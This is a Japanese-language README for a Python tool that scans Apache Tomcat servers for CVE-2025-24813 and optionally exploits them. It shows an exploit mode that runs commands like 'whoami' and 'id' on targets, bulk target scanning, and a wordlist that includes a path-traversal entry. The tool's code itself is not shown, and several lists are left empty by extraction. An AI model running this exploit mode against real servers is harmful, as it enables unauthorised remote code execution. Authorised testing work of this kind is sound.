 cchopin/cve-arsenal-lab
TomcatScannerは、Apache TomcatサーバーにおけるCVE-2025-24813の脆弱性を検出・悪用するために設計された包括的なセキュリティツールです。


TomcatScanner は、Apache Tomcat サーバーにおける CVE-2025-24813 の脆弱性を検出および悪用するために設計された包括的なセキュリティツールです。この脆弱性は、'file.Name' パラメータのパス等価性の問題に関連し、リモートコード実行 (RCE) につながる可能性があります。
git clone https://github.com/yourusername/tomcat-scanner.git
cd tomcat-scanner
pip install -r requirements.txt
requirements.txt ファイルには次の内容を含める必要があります:
requests>=2.28.0
urllib3>=1.26.0
脆弱性をテストするパスを記述した wordlist.txt という名前のファイルを作成するか、提供されているサンプルのワードリストを使用してください。
単一のターゲットをスキャン:
python tomcat_scanner.py -u http://example.com:8080
ファイルから複数のターゲットをスキャン:
python tomcat_scanner.py -l targets.txt
usage: tomcat_scanner.py [-h] [-u URL] [-l LIST] [-w WORDLIST] [-t THREADS]
                        [-o OUTPUT] [--timeout TIMEOUT] [--ssl-verify]
                        [-v] [--exploit] [--command COMMAND]

Scanner for CVE-2025-24813 vulnerability in Apache Tomcat

optional arguments:
  -h, --help            show this help message and exit
  -u URL, --url URL     Single target URL (e.g., http://example.com:8080)
  -l LIST, --list LIST  File containing a list of target URLs
  -w WORDLIST, --wordlist WORDLIST
                        Wordlist file containing paths to test (default: wordlist.txt)
  -t THREADS, --threads THREADS
                        Number of parallel threads (default: 10)
  -o OUTPUT, --output OUTPUT
                        Output file for results
  --timeout TIMEOUT     Request timeout in seconds (default: 5)
  --ssl-verify          Verify SSL certificates
  -v, --verbose         Enable verbose mode with HTTP response codes
  --exploit             Attempt to exploit vulnerable targets
  --command COMMAND     Test command for exploit mode (default: echo CVE-2025-24813)
脆弱性を検出するだけでなく悪用するには:
python tomcat_scanner.py -u http://vulnerable-server.com:8080 --exploit
悪用中に実行するカスタムコマンドを指定:
python tomcat_scanner.py -u http://vulnerable-server.com:8080 --exploit --command "whoami"
python tomcat_scanner.py -u http://example.com:8080 -w my_wordlist.txt
python tomcat_scanner.py -u http://example.com:8080 -t 20 -v
python tomcat_scanner.py -l target_list.txt -o vulnerable_targets.txt
python tomcat_scanner.py -u http://example.com:8080 --exploit --command "id" -v --timeout 10
TomcatScanner は、テストするパスのワードリストを必要とします。ワードリストには、潜在的に脆弱なパスを 1 行に 1 つずつ含める必要があります。
ワードリストのエントリ例:
/path/uploads/file.name
/webapps/manager/file.name
/tomcat/manager/uploads/file.name
/uploads/../sessions/absholi7ly.session
このツールは、重要な情報を簡単に識別できるよう、色分けされた出力を提供します:
各スキャンの最後に、ツールは次の内容を含むサマリーを表示します:
CVE-2025-24813 は Apache Tomcat に影響を与え、アプリケーションが 'file.Name' パラメータを処理する方法におけるパス等価性の脆弱性に関連します。この脆弱性により、攻撃者は以下が可能になる可能性があります:
この脆弱性は通常、PUT リクエストが "file.name" を含むパスへの書き込みを許可されている場合、または部分的な PUT 操作によってパストラバーサルが可能な場合に顕在化します。
このツールは、教育および倫理的なテスト目的のみで提供されます。
事前の相互同意なしにターゲットを攻撃する目的で TomcatScanner を使用することは違法です。適用されるすべての地域、州、連邦の法律を遵守する責任はエンドユーザーにあります。開発者は一切の責任を負わず、このプログラムによって引き起こされた誤用や損害について責任を負いません。
コントリビューションを歓迎します! お気軽にプルリクエストを送信してください。
コントリビューションの手順:
git checkout -b feature/amazing-feature)git commit -m 'Add amazing feature')git push origin feature/amazing-feature)このプロジェクトは MIT ライセンスの下でライセンスされています。詳細については LICENSE ファイルを参照してください。
MIT License

Permission is hereby granted, free of charge, to any person obtaining a copy
of this software and associated documentation files...
